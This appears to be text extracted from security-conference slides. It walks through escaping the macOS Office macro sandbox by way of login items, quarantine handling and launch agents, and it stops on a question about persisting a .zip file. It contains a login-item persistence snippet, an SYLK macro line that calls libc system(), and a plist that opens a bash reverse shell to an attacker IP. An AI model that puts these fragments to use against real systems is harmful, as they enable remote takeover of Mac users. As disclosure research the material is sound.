
process monitor

curl / python...allowed!

SANDBOX BYPASS

via user login item


```
01 #create (CF)URL to app (e.g. Terminal.app)
02 appURL = CoreFoundation.CFURLCreateWithFileSystemPath(
03         kCFAllocatorDefault, path2App.get_ref(),
04         kCFURLPOSIXPathStyle, 1)
05
06 #get the list of (existing) login items
07 items = CoreServices.LSSharedFileListCreate(
08         kCFAllocatorDefault,
09         kLSSharedFileListSessionLoginItems, None)
10
11 #add app to list of login items
12 CoreServices.LSSharedFileListInsertItemURL(
13         loginItems, kLSSharedFileListItemLast,
14         None, None, appURL, None, None)
```



~\$escape.py

```
# TrueTree
/System/Library/LaunchDaemons/com.apple.loginwindow.plist
/System/Library/CoreServices/loginwindow.app
/System/Applications/Utilities/Terminal.app
```


loginwindow -> login items
(TrueTree, J. Bradley)





un-sandboxed!

QUARANTINED / NOTARIZATION

...macros are (now) sandboxed




can't pass args to login items :!
...just persist our own (payload)?



```
01 NN;NAuto_open;ER101C1;KOut Flank;F  
02 C;X1;Y102;K0;ECALL("libc.dylib","system","JC","touch /tmp/~\;$payload")
```

```
$ xattr ~\;$payload  
com.apple.quarantine  
  
$ xattr -p com.apple.quarantine /tmp/~\;$payload  
0086;5e4c4b7a;Microsoft Excel;
```

any created payload: com.apple.quarantine
(can't \$ xattr -rc in sandbox)



 blocked : (

QUARANTINED / NOTARIZATION

...an idea



```
01 <?xml version="1.0" encoding="UTF-8"?>
02 <plist version="1.0">
03 <dict>
04   <key>ProgramArguments</key>
05   <array>
06     <string>/bin/bash</string>
07     <string>-c</string>
08     <string>/bin/bash -i &gt;&amp; /dev/tcp/<attacker ip>/8080 0&gt;&amp;1</string>
09   </array>
10   ...
```

reverse shell, via bash

sandbox rule


```
<string>
(deny file-write*
 (subpath (string-append (param "_HOME") "/Library/LaunchAgents")))
</string>
```

creating launch agents: disallowed!

QUARANTINED / NOTARIZATION

...an idea

-  ☒ sandbox escape
-  ☒ ...apple only, with no args
-  ☒ quarantine 'bypass'
-  ☒ ...but can't create (from sandbox)





...must find a way for an apple binary (with no arguments), to create a launch agent for us!

ARCHIVE UTILITY.APP

...an idea!

Q: what happens if we "persist" a .zip file !?

